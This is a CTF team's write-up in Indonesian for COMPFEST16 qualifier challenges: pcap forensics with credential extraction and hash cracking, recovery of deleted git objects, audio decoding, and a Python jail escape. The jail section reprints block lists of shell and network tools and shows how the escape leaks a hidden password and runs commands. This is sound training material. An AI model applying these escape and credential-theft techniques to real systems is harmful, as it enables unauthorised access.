

Writeup COMPFEST16

PEMULA



byf1sh
zet37
zzail

DAFTAR ISI

Forensic	3
industrialspy_3	3
loss	7
Misc	10
Sanity Check	10
sigma code	11
john-O-jail	13
Feedback	17
Web Exploitation	18
Let's Help John!	18
Chicken Daddy	21
Siak-OG	23
OSINT	25
open source wallet	25
CaRd	28
Pwnn	33
return to me	33

Forensic

industrialspy_3

[100 pts] industrialspy 3

Description

Dear X,

I welcome you to the internship program at Collective Inc. Your first task is to figure out what happened to one of our servers. We have a suspicion that someone logged in and did something. We recovered some files to help you figure this out.

If you have figured it out, submit your report to `nc challenges.ctf.compfest.id 9009`.

Author: k3ng

Attachments

 capture.pcapng

Submission

Flag Submit

▶ View solves (87 teams)

Diberikan sebuah attachment `capture.pcapng`. Pada nc connection terdapat pertanyaan yang perlu dijawab

```
(kali㉿kali)-[~/.../CTF_CaptureTheFlag/Compfest16Quals/forensic/headsup]
$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
```

Kami mencoba mengupload file pcapng ke web <https://apackets.com/> untuk dinalisa. Port yang terbuka yaitu port 22 dan 5432

192.168.56.11	22 ssh	5432 postgresql
<pre>4557 12.426480149 192.168.56.11 192.168.56.1 PGSQl 169 <E 4564 12.449901986 192.168.56.11 192.168.56.11 PGSQl 125 >? 4566 12.451190888 192.168.56.11 192.168.56.1 PGSQl 75 <R 4568 12.451784861 192.168.56.11 192.168.56.11 PGSQl 80 >p 4569 12.457493598 192.168.56.11 192.168.56.1 PGSQl 490 <R/S/S/S/S/S/S/S/S/S/S/S/S/S/K/Z 4570 12.458195721 192.168.56.11 192.168.56.11 PGSQl 72 >Q 4571 12.458278092 192.168.56.11 192.168.56.1 PGSQl 77 <1/Z 4572 12.458742005 192.168.56.11 192.168.56.11 PGSQl 71 >X 4579 12.483919081 192.168.56.11 192.168.56.11 PGSQl 125 >? 4581 12.485086589 192.168.56.11 192.168.56.1 PGSQl 75 <R 4583 12.485694338 192.168.56.11 192.168.56.11 PGSQl 80 >p 4584 12.497422156 192.168.56.11 192.168.56.1 PGSQl 490 <R/S/S/S/S/S/S/S/S/S/S/S/S/S/K/Z 4585 12.498306299 192.168.56.11 192.168.56.11 PGSQl 96 >Q 4586 12.498780191 192.168.56.11 192.168.56.1 PGSQl 1018 <T/D/D/D/D/D/D/C/Z 4588 13.006453928 192.168.56.11 192.168.56.11 PGSQl 119 >Q</pre>		
4618 15.534762689 192.168.56.11	192.168.56.1	SSHv2
4620 15.535818677 192.168.56.1	192.168.56.11	SSHv2
4621 15.536443803 192.168.56.11	192.168.56.1	SSHv2
4622 15.567924692 192.168.56.1	192.168.56.11	SSHv2
4623 15.575932983 192.168.56.11	192.168.56.1	SSHv2
4625 15.594623992 192.168.56.1	192.168.56.11	SSHv2
4627 15.641660744 192.168.56.1	192.168.56.11	SSHv2
4629 15.641847964 192.168.56.11	192.168.56.1	SSHv2
4630 15.642398474 192.168.56.1	192.168.56.11	SSHv2
4631 15.651249062 192.168.56.11	192.168.56.1	SSHv2
4632 15.652289995 192.168.56.1	192.168.56.11	SSHv2
4633 15.661170708 192.168.56.11	192.168.56.1	SSHv2
4634 15.661882362 192.168.56.1	192.168.56.11	SSHv2
4635 15.670598525 192.168.56.11	192.168.56.1	SSHv2
4636 15.671586414 192.168.56.1	192.168.56.11	SSHv2

pertanyaan kedua

```
L$ nc challenges.ctf.compfest.id 9009.  
1. What ports are open on the attacked machine? (ex: 1,2,3,4)  
22,5432  
2. What is the credentials used to access the database? (ex: root:root)  
| 4621 15.536443803 192.168.56.11 192.168.56.1
```

Dibagian credential di website apacket terdapat username dan password yang digunakan untuk mengakses database

192.168.56.1	192.168.56.11:5432	PostgreSQL	server	changeme
--------------	--------------------	------------	--------	----------

pertanyaan ketiga

```
L$ nc challenges.ctf.compfest.id 9009.  
1. What ports are open on the attacked machine? (ex: 1,2,3,4)  
22,5432  
2. What is the credentials used to access the database? (ex: root:root)  
server:changeme  
3. What is the password for the "super" user on the database?  
| 4623 15.575932983 192.168.56.11 192.168.56.1
```

Kita dapat melihat command yang diinputkan dan outputnya pada wireshark

```
...;user.server.database.server.application_name.psql.R.....p...
change_engine.R.....S...application_name.psql.S...client_encoding.UTF8.S...DateStyle.ISO, MDY.S...&default_transaction_read_only.off.S...in_hot_
standby.off.S...integer_datetimes.on.S...IntervalStyle.postgres.S...is_superuser.on.S...server_encoding.UTF8.S...9server_version.14.12 (Ubuntu
14.12-0ubuntu0.22.04.1).S...session_authorization.server.S...#standard_conforming_strings.on.S...TimeZone.Asia/Jakarta.K.....1.Z..JZ...IQ...S
SELECT * FROM employees;T.....employee_id.....first_name.....last_name.....username.....password.....email.....D..l.....0....Super....User....super...(588831adfca19bb4426334b69d9fb49f873e8a22...super@collectiveinc.comD..h.....1....John....Doe....john...(e80721793c24ae14edfca9b26ad06a9815cd3ff...john@collectiveinc.comD..j.....2....Jane....Price....jane...(e5952ab743dd2079f1b465f6d00b127fb5742660...jane@collectiveinc.comD..g.....3....Bob....Smith....bob...(bf
436aec2cd04e8fc59c435f422f9b8e910ff078...bob@collectiveinc.comD..m.....5....Kevin....Lewis....kevin...(4d92eac43ef22f8462604d0a3039c6b1ea2f4ae8...kevin@collectiveinc.comD..r.....
6....Lyubov....Pryadko....lyubov...(9f3ba7394634e88e0c1af4094f4c27023cb6db24...lyubov@collectiveinc.comD..
SELECT 7.Z....IQ...4SELECT * FROM employees WHERE username='super';T.....employee_id.....first_name.....last_name.....username.....password.....email.....D..l.....0....Super....User....super...(588831adfca19bb4426334b69d9fb49f873e8a22...super@collectiveinc.comC...
SELECT 1.Z....IQ...5SELECT FROM penalties;T.....penalty_id.....employee_id.....penalty.....penalty_d
escription.....D..2.....1....6....5....Did not finish task #2539D..3....2....6....10....Did not finish task #1472D..7....3....
1....30....Did not complete training #13D..2....4....2....5....Did not finish task #1992D..C....5....4....50...)Did not come to work without notificationD..3.....
8....3....16....Did not finish task #1472D..<....9....5....100...!Did not contribute to project #44D...=....10....6....100...!Did not contrib
ute to project #44C...SELECT 10.Z....IQ...<SELECT SUM(penalty) FROM penalties WHERE employee_id=6;T.....sum.....D...
.....165...
SELECT 1.Z....IQ...6DELETE FROM penalties WHERE employee_id=6;C...
DELETE 4.Z....IQ...7SELECT * FROM penalties;T.....penalty_id.....employee_id.....penalty.....penalty_d
escription.....D..2....3....1....30....Did not complete training #13D..2....4....2....5....Did not finish task #1992D..C.....
5....4....50...)Did not come to work without notificationD..3....6....4....12....Did not finish task #2539D..3....8....3....16....Did not f
inish task #1472D..<....9....5....100...!Did not contribute to project #44C...
.....165...
```

Dengan bantuan chatGPT kita dapat merapikan data tersebut ke bentuk table

Employee Table Data					
Employee ID	First Name	Last Name	Username	Password	Email
0	Super	User	super	588831adfca19bb4426334b69d9fb49f873e8a22	super@coll
1	John	Doe	john	e80721793c24ae14edfca9b26ad406a9815cd3ff	john@olle
2	Jane	Price	jane	e5952ab743dd2079f1b465f6d00b127fb5742660	jane@cole
3	Bob	Smith	bob	bf436aec2cd04e8fc59c435f422f9b8e910ff078	bob@cole
4	Alice	Brown	alice	522b276a356bd39013dfabea2cd43e141ecc9e8	alice@cole
5	Kevin	Lewis	kevin	4d92eac43ef22f8462604d0a3039c6b1ea2f4ae8	kevin@cole
6	Lyubov	Pryadko	lyubov	9f3ba7394634e88e0c1af4094f4c27023cb6db24	lyubov@co

Password super yaitu 588831adfca19bb4426334b69d9fb49f873e8a22 dan tinggal kita crack di website crackstation.net

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

588831adfca19bb4426334b69d9fb49f873e8a22

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
588831adfca19bb4426334b69d9fb49f873e8a22	sha1	cafecoagroindustrialdepacfico

pertanyaan 4

```
(kali㉿kali)-[~/.../CTF_CaptureTheFlag/Compfest16Quals/forensic/headsup]
$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
22,5432
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
cafecoagroindustrialdelpacifico
4. What table does the attacker modify?
```

Bisa kita lihat dari hasil capture date di wireshark, jawabannya yaitu table penalties

```
;....user.server.database.server_application_name.psql.R.....p...
changeme.R.....S...application_name.psql.S....client_encoding.UTF8.S....DateStyle.ISO, MDY.S....&default_transaction_read_only.off.S....in_hot_standby.off.S....integer_datetimes.on.S....IntervalStyle.postgres.S....is_superuser.on.S....server_encoding.UTF8.S....9server_version.14.12 (Ubuntu 14.12~ubuntu0.22.04.1).S....session_authorization.server.S....#standard_conforming_strings.on.S....Timezone.Asia/Jakarta.K....i.Z..JZ....1Q....S
SELECT * FROM employees;T.....employee_id... .....first_name...' .....6..last_name...' .....6.username...' .....6.password...' .....6.email...' .....6.D..l....0...Super....User....super...(588831adfcfa19bb442634b69d9f
b49fb873e8a22....super@collectiveinc.comD....h.....1....John....Doe....john...(e80721793c24ae14edfc9a9b26ad06a9815cd3ff....john@collectiveinc.comD....
j....2....Jane....Price....jane...(e5952ab743dd2079f1b465f0de0b127fb5742660....jane@collectiveinc.comD....g....3....Bob....Smith....bob...
436aec2cd04e8fc59c435f422f9b8e910ff078....bob@collectiveinc.comD....m....4....Alice....Brown....alice...(522b276a356bdf39913dfabaea2cd43e141ecc9e8
....alice@collectiveinc.comD....m....5....Kevin....Lewis....kevin...(4d92eac43ef22f8462604d0a3039c6b1ea2f4ae8....kevin@collectiveinc.comD....r....
....6....Lyubov....Pryadko....lyubov...(9f3ba7394634e88e0c1af4094f4c27023cb6db24....lyubov@collectiveinc.comC...
SELECT 7.Z....1Q....4SELECT * FROM employees WHERE username='super';T.....employee_id... .....first_name...' .....6..last_name...' .....6.username...' .....6.password...' .....6.email...' .....6.D..l....0...Super....User....super...(588831adfcfa19bb4426334b69d9fb49fb873e8a22....super@collectiveinc.comC...
SELECT 1.Z....1Q....5SELECT * FROM penalties;T.....penalty_id... .....employee_id...' .....penalty...' .....penalty_d...
description...' .....6.D..2....1....6....5....Did not finish task #2539D....3....2....6....10....Did not finish task #1472D....7....3....1....30....Did not complete training #13D....2....4....2....5....Did not finish task #1992D....C....5....4....50....Did not come to work without notificationD....3....4....12....Did not finish task #2539D....C....7....6....50....Did not come to work without notificationD....3....8....3....16....Did not finish task #1472D....<....9....5....100....Did not contribute to project #44D....=....10....6....100....Did not contribute to project #44C....165C...
SELECT 1.Z....1Q....6....DELETE FROM penalties WHERE employee_id=6; C...
DELETE 4.Z....1Q....7....SELECT * FROM penalties;T.....penalty_id... .....employee_id...' .....penalty...' .....penalty_d...
description...' .....6.D..7....3....1....30....Did not complete training #13D....2....4....2....5....Did not finish task #1992D....C....5....4....50....Did not come to work without notificationD....3....6....4....12....Did not finish task #2539D....3....8....3....16....Did not finish task #1472D....<....9....5....100....Did not contribute to project #44C...
SELECT 1.Z....1Q....8....
```

pertanyaan 5

```
(kali㉿kali)-[~/.../CTF_CaptureTheFlag/Compfest16Quals/forensic/headsup]
$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
22,5432
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
cafecoagroindustrialdelpacifico
4. What table does the attacker modify?
penalties
5. It seems that the attacker has modified their own data, what is their full name?

```

attacker menghapus table penalties pada id=6 yang dimiliki oleh employee Lyubov Pryadko

```
(kali㉿kali)-[~/.../CTF_CaptureTheFlag/Compfest16Quals/forensic/headsup]
$ nc challenges.ctf.compfest.id 9009.
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
22,5432
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
cafecoagroindustrialdelpacifico
4. What table does the attacker modify?
penalties
5. It seems that the attacker has modified their own data, what is their full name?
Lyubov Pryadko

Thank you for submitting your report. We will review it and get back to you as soon as possible.
COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}
```

FLAG: COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}

loss

[375 pts] loss

Description

Imao i just rm -rf 'ed my usb drive. help me out plz.

Author: k3ng

Attachments

chall

Submission

Flag Submit

[▶ View solves \(28 teams\)](#)

Diberikan sebuah attachment chall, jika kita cek file ini merupakan file dengan format `EWF/Expert Witness/EnCase image file`


```
(kali㉿kali)-[~/.../CTF_CaptureTheFlag/Compfest16Quals/forensic/loss]
$ file chall
chall: EWF/Expert Witness/EnCase image file format
```

Langsung saja kita mount filenya kedalam folder rawimage dengan command `ewfmount`

```
(kali㉿kali)-[~/.../CTF_CaptureTheFlag/Compfest16Quals/forensic/loss]
$ ewfmount chall rawimage/█
capture.pcapng
```


hasilnya bisa kita analisa menggunakan tools `FTK imager`

```
(kali㉿kali)-[~/.../CTF_CaptureTheFlag/Compfest16Quals/forensic/loss]
$ cd rawimage
$ rawimage
 0 files on /rawimage (592 bytes, 74 blocks captured) (592 bytes)
ethernet [1] Src: 00:0c:27:00:00:0a (eth0) Dst: PC [00:0c:27:00:00:0a]
$ ls -l /rawimage
total 0
drwxr-xr-x 1 root root 0 Jan  1 00:00:00 1970 /rawimage
$ file rawimage
rawimage: DOS/MBR boot sector MS-MBR Windows 7 english at offset 0x163 "Invalid partition table" at offset 0x17b "Error loading operating system" at offset 0x19a "Missing operating system"; partition 1 : ID=0xee, start-CHS (0x0,0,2), end-CHS (0x81,254,63), startsector 1, 4294967295 sectors
```



Pada FTK Imager kita dapat melihat di folder recycle bin ada sebuah cached folder dengan nama aslinya yaitu `secret_folder.git` yang kami menyatakan ini merupakan sebuah folder git

Pada folder object terdapat banyak hash yang kemungkinan berisi content seperti blob yang merepresentasikan content file yang berubah ataupun tree yang berisi struktur direktori



Jika kita lihat isi dari folder 50 terdapat sebuah isi dari file hash nya yaitu sebuah kode html

```
[kali㉿kali] [~/.../lloss/$RG2757K.git/objects/50]
$ git cat-file -p 50764a90354578bc21503f59ee25d4eddd3e7d
package main
import (
    "log"
    "net/http"
)
func main() {
    router := http.NewServeMux()
    router.HandleFunc("/GET /", func(w http.ResponseWriter, r *http.Request) {
        w.Header().Set("Content-Type", "text/html")
        w.Write([]byte(`
            <html>
                <body style="background-color: #333333;">
                    <div style="background-color: #333333; color: white; padding: 10px; display: flex; flex-direction: column; justify-content: center; align-items: center; height: 100%;">
                        <h1>Welcome to secretproject.com</h1>
                        <a href='/about'>About</a>
                    </div>
                </body>
            </html>
        `))
    })
    http.ListenAndServe(":80", router)
}
```

Tetapi kami belum menemukan flagnya sampai kami coba satu persatu membaca content dari folder object

```
[kali㉿kali)-[~/.../loss/$RG2757K.git/objects/6e]
$ git cat-file -p 6e7213ac7614ba33b495da2deb897bd88a103f51
100644 blob 87c88f6658021c7f7828e087a01cf946a1d89039      go.mod
Network

[kali㉿kali)-[~/.../loss/$RG2757K.git/objects/6e]
$ git cat-file -t 6e7213ac7614ba33b495da2deb897bd88a103f51
tree
```

Setelah mencoba membaca beberapa folder lagi, Akhirnya kami menemukan flagnya di folder objects/96

```
<h1>About us</h1>
<p>We are a secret project that does not exist. We are not a real company. We are a joke.</p>
<a href='/'>COMPFEST16{g0D_b13Ss_L1nU5_t0RV4ldS_7f3c45c4dc}Home</a>
>
```

FLAG: COMPFEST16{g0D_b13Ss_L1nU5_t0RV4l0S_7f3c45c4dc}

Misc

Sanity Check

[100 pts] Sanity Check

Description

Here's your good luck charm!

```
COMPFEST16{gLHF_r3g4rDS_k3ng_nabilmuafa_Zanark_fahrul_tipsen_Maskrio_Ultramy_ultra  
diyow_PapaChicken_Keego_d7eec71f36}
```

Submission

[Flag](#) [Submit](#)

[▶ View solves \(240 teams\)](#)

FLAG:

COMPFEST16{gLHF_r3g4rDS_k3ng_nabilmuafa_Zanark_fahrul_tipsen_Maskrio_Ultramy_u
ltradiyow_PapaChicken_Keego_d7eec71f36}

sigma code

[100 pts] sigma code

Description

My mewing robot is trying to tell me something

Author: Keego

Attachments

 only_sigmas_will_understand.
mp3

Submission

Flag

Submit

► View solves (196 teams)

Diberikan sebuah file .mp3 yang isinya merupakan suara angka, kami coba men-convert ke teks

Transcript

 View bookmarks

 Unknown speaker 00:00

81 48 57 78 85 69 90 70 85 49 81 120 78 110 116 53 78 72 108 102 77 122 86 107 77 68 89 49 77 84 78 107 90 72 48 61

Lalu kami coba me-decodenya menggunakan magic tools di cyberchef

The screenshot shows the CyberChef interface with two main sections: 'Input' and 'Output'.

Input: Shows the input string: 81 48 57 78 85 69 90 70 85 49 81 120 78 110 116 53 78 72 108 102 77 122 86 107 77 68 89 49 77 84 78 107 90 72 48 61.

Output: Shows the results of three different decryption recipes:

Recipe (click to load)	Result snippet	Properties
From_Decimal('Space',false)	Q09NUEZFU1QxNnt5NH1fMzVkmDV 1MTNkZH0=	Matching ops: From Base64 Valid UTF8 Entropy: 4.43
From_Decimal('Space',false) From_Base64('A-Za-z0-9+/-',true)	COMPFEST16{y4y_35d06513dd}	Valid UTF8 Entropy: 4.13
From_Decimal('Space',false) From_Base64('A-Za-z0-9+/-',true)	COMPFEST16{y4y_35d06513dd}	Valid UTF8 Entropy: 4.13

Buttons at the bottom:

- STEP
- BAKE! (highlighted in green)
- Auto Bake

FLAG: COMPFEST16{y4y_35d06513dd}

john-O-jail

[454 pts] john-O-jail

Description

John is jailed again!! Help him escape by retrieving the flag at flag.py!!

Author: Ultramy

```
nc challenges.ctf.compfest.id 9015
```

Attachments

 challenge.py

 flag.py

Submission

Flag

Submit

► View solves (16 teams)

Diberikan sebuah koneksi netcut dan 2 attachment.

- **challenge.py**

```
○○○  
1 import inspect as [REDACTED]  
2  
3  
4 blocked1 = ['eval', 'exec', 'execfile', 'compile', 'open',  
5   'file', 'input', 'import', 'getattr', 'setattr', 'delattr', 'attr', 'var',  
6   'help',  
7   'dir', 'bytearray', 'bytes', 'memoryview', '__import__', 'os', 'sys',  
8   'subprocess', 'shutil', 'socket', 'threading',  
9   'multiprocessing', 'ctypes', 'marshal', 'pickle', 'class', 'cPickle',  
10  'atexit', 'signal', 'resource', 'inspect', 'tempfile', 'decode',  
    '__dict__', 'co', '__class__', '__bases__', '__mro__', '__subclasses__',  
    '__code__', '__closure__', '__func__', '__self__',  
    '__module__', '__defaults__', '__annotations__', '()', '[], '{}', '[]', '{}',  
    '0', '1', '2', '3', '4', '5', '6',  
    '7', '8', '9', 'True', 'False', '=', 'dict', 'update', 'pop', 'remove',  
    'set']
```

```

12 blocked2 = [';', '.', '&&', '|', '^', '$', '>', '<', '(', ')', '[', ']', '{',
13     '}', '!', '#', '&', '*', '\\\\', '\n', '\r', '\x00',
14     '%', '||', "", "wget", "curl", "rm", "chmod", "chown", "perl", "php",
15     "bash", "sh", "nc", "netcat", "ncat", "echo",
16     "touch", "cat", "cd", "mv", "cp", "ftp", "scp", "ssh", "telnet", "perl",
17     "ruby", "pip", "apt-get", "yum",
18     "brew", "kill", "Killall", "nohup", "service", "systemctl", "shutdown",
19     "reboot", "poweroff", "mkfs", "fdisk", "dd",
20     "iptables", "ufw", "route", "ifconfig", "ip", "passwd", "useradd",
21     "userdel", "groupadd", "groupdel", "usermod",
22     "groupmod", "sudo", "su", "cron", "crontab", "vi", "nano", "pwd", "e", "?",
23     "awk", "tac", "tail", "xxd", "hd", "diff", "od", "cut",
24     "uniq", "strings", "fold", "sort"]
25
26
27 def secret_function(password):
28     if password == [REDACTED]:
29         print('John escaped from his cell! \nNow try helping him escaping the
jail.')
30         stage2()
31     else:
32         print(' Nope! Try again.')
33
34
35 def stage1():
36     while True:
37         user_input = input("">>> ")
38         if user_input.lower() in ["exit"]:
39             break
40         if check1(user_input) == False:
41             break
42         try:
43             print(eval(user_input))
44         except Exception as e:
45             print("The police noticed your attempt. Try again.")
46         return
47
48
49 def stage2():
50     while True:
51         user_input2 = input(">> ")
52         if user_input2.lower() in ["exit"]:
53             break
54         if check2(user_input2) == False:
55             break
56         try:
57             print(__import__('os').system(user_input2))
58         except Exception as e:
59             print("Bad attempt at escaping jail. Try again.")
60         return
61
62
63 def check1(payload):
64     if not payload.isascii(): return False
65     for i in blocked1:
66         if i in payload:
67             print('Nice try, the police have found you and put you back in your
cell.')
68             return False
69     return True
70
71
72 def check2(payload):
73     if not payload.isascii(): return False
74     words = payload.split()
75     if len(words) < 2: return False
76     for i in blocked2:
77         if i in payload:
78             print('You climbed the wrong wall. Try again.')
79             return False
80     return True

```

```

70
71 if __name__ == '__main__':
72     print("John has been detained in prison for the second time.")
73     print("Help him escape!")
74     while True:
75         print('')
76     What will you do?
77     1. Write a payload
78     2. Input jail cell password
79     3. Exit
80         '')
81     chosen = input("> ")
82     if chosen == '1':
83         print("Type 'exit' to quit.")
84         stage1()
85     elif chosen == '2':
86         password = input("Enter your password: ")
87         secret_function(password)
88     elif chosen == '3':
89         break
90     else:
91         print('Command not found!')
92         break
93     print('Bye.')

```

- **flag.py**

```

○○○

1 def flag_peye():
2     try:
3         assert(1+1==0)
4         print("\nOh no! John has escaped with the flag:
COMPFEST16{fake_flag}\n")
5     except AssertionError:
6         print(f"\nJohnny Johnny no escape!\n")
7
8 if __name__=='__main__':
9     flag_peye()

```

Untuk mendapatkan flag pada soal ini, kita perlu membantu John melarikan diri dengan melewati pemeriksaan keamanan dalam program Python (blocked1 dan blocked2). Tantangan ini melibatkan analisis script, menemukan password tersembunyi, dan menggunakan password tersebut untuk melanjutkan ke tahap berikutnya. Selanjutnya, perlu melewati lapisan keamanan kedua untuk mendapatkan flag. Langkah pertama yang harus dilakukan adalah mencari tahu apa password yang harus dimasukkan pada fungsi “secret_function()”. Sebelum itu kita harus mencari tahu modul “inspect” di-import sebagai alias apa pada program tersebut.

masukkan “print(secret_function.__globals__)” pada stage 1 untuk mendapatkan alias dari module import.

```
> 1
Type 'exit' to quit.
>>> print(secret_function.__globals__)
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x7f0b582000>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': 'challenge.py', '__cached__': None, '__k': <module 'inspect' from '/usr/local/lib/python3.8/inspect.py'>, 'blocked1': ['eval', 'exec', 'execfile', 'compile', 'open', 'file', 'input', 'import', 'getattr', 'setattr', 'delattr', 'attr', 'var', 'help', 'dir', 'bytearray', 'bytes', 'memoryview', '__import__', 'os', 'sys', 'subprocess', 'shutil', 'socket', 'threading', 'multiprocessing', 'ctypes', 'marshal', 'pickle', 'class', 'cPickle', 'atexit', 'signal', 'resource', 'isinstance', 'tempfile', 'decode', '__dict__', 'co', '__class__', '__bases__', '__mro__', '__subclasses__', '__code__', '__closure__', '__func__', 'f__', '__module__', '__defaults__', '__annotations__', '()', '[', '{', ']', '}', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'True', 'False', '=', 'dict', 'update', 'pop', 'remove', 'set'], 'block2': [';', '.', ',', '&&', '|', '||', '$', '<', '<', ('', ), '[', ']', '!', '!', '&', '*', '\\", '\n', '\r', '\x00', '%', '\"', '\"', 'wget', 'curl', 'rm', 'chmod', 'chown', 'perl', 'php', 'bash', 'sh', 'nc', 'netcat', 'ncat', 'echo', 'touch', 'cat', 'cd', 'mv', 'cp', 'ftp', 'scp', 'ssh', 'telnet', 'perl', 'ruby', 'pip', 'apt-get', 'yum', 'brew', 'kill', 'killall', 'up', 'service', 'systemctl', 'shutdown', 'reboot', 'poweroff', 'mkfs', 'fdisk', 'dd', 'iptables', 'ufw', 'route', 'ifconfig', 'ip', 'passwd', 'eradd', 'userdel', 'groupadd', 'groupdel', 'usermod', 'groupmod', 'sudo', 'su', 'cron', 'crontab', 'vi', 'nano', 'pwd', 'e', '?', 'awk', 'tail', 'xxd', 'hd', 'diff', 'od', 'cut', 'uniq', 'strings', 'fold', 'sort'], 'secret_function': <function secret_function at 0x7f0b57f8ee0>, 'age1': <function stage1 at 0x7f0b580cbaf0>, 'stage2': <function stage2 at 0x7f0b57b91040>, 'check1': <function check1 at 0x7f0b57b910d0>, 'check2': <function check2 at 0x7f0b57b91160>, 'chosen': '1'}
None
```

Setelah menjalankan perintah diatas, dapat dilihat alias dari module import pada program tersebut adalah “look”. Setelah itu kita dapat mendapatkan password pada function “secret_function” dengan menggunakan perintah “look.getsource(secret_function)”.

```
>>> look.getsource(secret_function)
def secret_function(password):
    if password == 'p4sS-w0rD!-45@65-#34$':
        print('John escaped from his cell! \nNow try helping him escaping the jail.')
        stage2()
    else:
        print('Nope! Try again.')
```

Setelah itu kita bisa memasukkan password yang didapatkan

```
> 2
Enter your password: p4sS-w0rD! -45@65-#34$
John escaped from his cell!
Now try helping him escaping the jail.
>> █
```

Setelah password dimasukkan, kita masuk ke function stage2(). pada stage 2 kita harus melihat isi dari file flag.py untuk mendapatkan flagnya. input perintah “nl flag.py” untuk melihat isi dari flag.py

```
>> nl flag.py
 1 def flag_peye():
 2     try:
 3         assert(1+1==0)
 4         print("\nOh no! John has escaped with the flag: COMPFEST16{0h_no_h3_3zc4p3I7_77bf797d68}\n")
 5     except AssertionError:
 6         print(f"\nJohnny Johnny no escape!\n")
 7
 8 if __name__=='__main__':
 9     flag_peye()
```

Flag: COMPFEST16{0h_nO_h3_3zc4p3l7_77bf797d68}

Feedback

[100 pts] Feedback

Description

